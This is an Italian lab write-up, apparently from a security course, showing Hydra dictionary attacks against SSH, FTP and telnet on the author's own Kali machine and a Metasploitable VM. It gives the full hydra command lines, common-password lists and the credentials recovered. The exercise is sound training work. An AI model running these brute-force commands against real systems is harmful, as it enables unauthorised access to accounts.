

Creo un utente `test_user` con password `testpass` e accetto le impostazioni di default, quindi attivo il servizio `ssh` che di default è disabilitato:

```
luca@kali: ~  
File Actions Edit View Help  
(luca@kali)~  
$ sudo adduser test_user  
[sudo] password for luca:  
info: Adding user 'test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group 'test_user' (1001) ...  
info: Adding new user 'test_user' (1001) with group 'test_user (1001)' ...  
info: Creating home directory '/home/test_user' ...  
info: Copying files from '/etc/skel' ...  
New password:  
Retype new password:  
Sorry, passwords do not match.  
passwd: Authentication token manipulation error  
passwd: password unchanged  
Try again? [y/N] y  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...  
info: Adding user 'test_user' to group 'users' ...  
(luca@kali)~  
$ sudo service ssh start
```

Verifico che l'accesso funzioni inserendo user e pass attraverso il comando `ssh test_user@192.168.1.212:`

```
(luca@kali)~  
$ ssh test_user@192.168.1.212  
The authenticity of host '192.168.1.212 (192.168.1.212)' can't be established.  
ED25519 key fingerprint is SHA256:LN1INGZ10393QpZSmu/1q5e1puPKc4HUYWI2bz3GB6Q.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.1.212' (ED25519) to the list of known hosts.  
test_user@192.168.1.212's password:  
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)~  
$
```

Dopo aver creato due liste con cui andrò ad attaccare a dizionario il servizio `SSH` sulla macchina Kali attraverso `hydra`, vado ad avviare `hydra` da shell con il seguente comando:

```
hydra -L comm_user.txt -P comm_pass.txt 192.168.1.212 ssh -V
```

Notare che dopo `-L` ho inserito la lista di username, dopo `-P` le password, poi l'ip di Kali ed infine specifico il protocollo (in questo caso `ssh`) e l'opzione `-V` per stampare a schermo tutti i tentativi.

Il risultato è il seguente:

```
luca@kali: ~/Desktop
File Actions Edit View Help
[RE-ATTEMPT] target 192.168.1.212 - login "test_user" - pass "696969" - 110 of 1784 [child 7] (0/2)
[RE-ATTEMPT] target 192.168.1.212 - login "test_user" - pass "mustang" - 110 of 1784 [child 0] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "baseball" - 111 of 1784 [child 12] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "master" - 112 of 1784 [child 15] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "michael" - 113 of 1784 [child 11] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "football" - 114 of 1784 [child 13] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "shadow" - 115 of 1784 [child 8] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "monkey" - 116 of 1784 [child 6] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "abc123" - 117 of 1784 [child 14] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "pass" - 118 of 1784 [child 1] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "fuckme" - 119 of 1784 [child 10] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "6969" - 120 of 1784 [child 5] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "jordan" - 121 of 1784 [child 11] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "harley" - 122 of 1784 [child 6] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "ranger" - 123 of 1784 [child 14] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "iwantu" - 124 of 1784 [child 1] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "jennifer" - 125 of 1784 [child 10] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "hunter" - 126 of 1784 [child 5] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "fuck" - 127 of 1784 [child 4] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "2000" - 128 of 1784 [child 11] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "test" - 129 of 1784 [child 0] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "testpass" - 130 of 1784 [child 3] (0/2)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "batman" - 131 of 1784 [child 7] (0/2)
[22][ssh] host: 192.168.1.212 login: test_user password: testpass
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "123456" - 199 of 1784 [child 12] (0/2)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "password" - 200 of 1784 [child 13] (0/2)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "12345678" - 201 of 1784 [child 15] (0/2)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "1234" - 202 of 1784 [child 3] (0/2)
[STATUS] 202.00 tries/min, 202 tries in 00:01h, 1582 to do in 00:08h, 14 active
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "pussy" - 203 of 1784 [child 8] (0/2)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "12345" - 204 of 1784 [child 13] (0/2)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "dragon" - 205 of 1784 [child 12] (0/2)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "qwerty" - 206 of 1784 [child 15] (0/2)
```

Ora vado ad installare ed attivare sulla macchina Kali anche il servizio FTP, come fatto in precedenza per il servizio SSH:

```
(luca@kali)-[~/Desktop]
$ sudo apt install vsftpd
[sudo] password for luca:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 795 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (133 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 405421 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...


(luca@kali)-[~/Desktop]
$ sudo service vsftpd start

(luca@kali)-[~/Desktop]
$ ftp test_user@192.168.1.212
Connected to 192.168.1.212.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye.
```


Lancio quindi un attacco come visto in precedenza andando ad adattare i parametri nel seguente modo:

```
hydra -L comm_user.txt -P comm_pass.txt 192.168.1.212 ftp -V
```

E anche in questo caso la coppia utente e password viene individuata da Hydra:



```
luca@kali: ~/Desktop
File Actions Edit View Help
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "hunter" - 126 of 1782 [child 15] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "fuck" - 127 of 1782 [child 4] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "2000" - 128 of 1782 [child 14] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "test" - 129 of 1782 [child 10] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "testpass" - 130 of 1782 [child 13] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "batman" - 131 of 1782 [child 1] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "trustno1" - 132 of 1782 [child 9] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "thomas" - 133 of 1782 [child 11] (0/0)
[ATTEMPT] target 192.168.1.212 - login "test_user" - pass "tiger" - 134 of 1782 [child 2] (0/0)
[21][ftp] host: 192.168.1.212 login: test_user password: testpass
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "123456" - 199 of 1782 [child 13] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "password" - 200 of 1782 [child 7] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "12345678" - 201 of 1782 [child 12] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "1234" - 202 of 1782 [child 14] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "pussy" - 203 of 1782 [child 3] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "12345" - 204 of 1782 [child 4] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "dragon" - 205 of 1782 [child 5] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "qwerty" - 206 of 1782 [child 6] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "696969" - 207 of 1782 [child 15] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "mustang" - 208 of 1782 [child 0] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "letmein" - 209 of 1782 [child 8] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "baseball" - 210 of 1782 [child 10] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "master" - 211 of 1782 [child 1] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "michael" - 212 of 1782 [child 9] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "football" - 213 of 1782 [child 11] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "shadow" - 214 of 1782 [child 2] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "monkey" - 215 of 1782 [child 7] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "abc123" - 216 of 1782 [child 12] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "pass" - 217 of 1782 [child 14] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "fuckme" - 218 of 1782 [child 3] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "6969" - 219 of 1782 [child 6] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "jordan" - 220 of 1782 [child 15] (0/0)
[ATTEMPT] target 192.168.1.212 - login "admin" - pass "harley" - 221 of 1782 [child 0] (0/0)
```

Ora lancio hydra non più verso Kali ma verso la macchina metasploitable. Anche qui punto all'accesso ftp. Adatto il comando specificando di usare l'utenza "msfadmin" e aggiungo la pass msfadmin nella lista di password usata in precedenza. Lancio quindi il comando:

```
hydra -l msfadmin -P comm_pass.txt 192.168.1.172 ftp -V
```

```
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "summer" - 60 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "heather" - 61 of 100 [child 6] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "hammer" - 62 of 100 [child 7] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "yankees" - 63 of 100 [child 9] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "joshua" - 64 of 100 [child 11] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "maggie" - 65 of 100 [child 13] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "bite me" - 66 of 100 [child 14] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "enter" - 67 of 100 [child 15] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "ashley" - 68 of 100 [child 5] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "thunder" - 69 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "cowboy" - 70 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "silver" - 71 of 100 [child 4] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "richard" - 72 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "fucker" - 73 of 100 [child 7] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "orange" - 74 of 100 [child 9] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "merlin" - 75 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "michelle" - 76 of 100 [child 6] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "corvette" - 77 of 100 [child 11] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "msfadmin" - 78 of 100 [child 12] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "bigdog" - 79 of 100 [child 10] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "cheese" - 80 of 100 [child 8] (0/0)
[21][ftp] host: 192.168.1.172 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-02 16:04:05
```

Anche in questo caso l'attacco ha avuto successo. Provo anche verso meta con il protocollo telnet:

```
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "blowjob" - 87 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "nicole" - 88 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "sparky" - 89 of 100 [child 8] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "yellow" - 90 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "camaro" - 91 of 100 [child 6] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "secret" - 92 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "dick" - 93 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "falcon" - 94 of 100 [child 7] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "taylor" - 95 of 100 [child 14] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "111111" - 96 of 100 [child 9] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "131313" - 97 of 100 [child 8] (0/0)
[ATTEMPT] target 192.168.1.172 - login "msfadmin" - pass "123123" - 98 of 100 [child 0] (0/0)
[23][telnet] host: 192.168.1.172 login: msfadmin password: msfadmin
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 1 to do in 00:01h, 1 active
[STATUS] 50.00 tries/min, 100 tries in 00:02h, 1 to do in 00:01h, 1 active
```

In SSH invece non è possibile provare in quanto il set di chiavi installato su Metasploitable non è compatibile con quello di Kali, e ricevo il seguente errore:

```
[ERROR] could not connect to ssh://192.168.1.172:22 - kex error : no match for method server host
key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-
nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-
nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]
```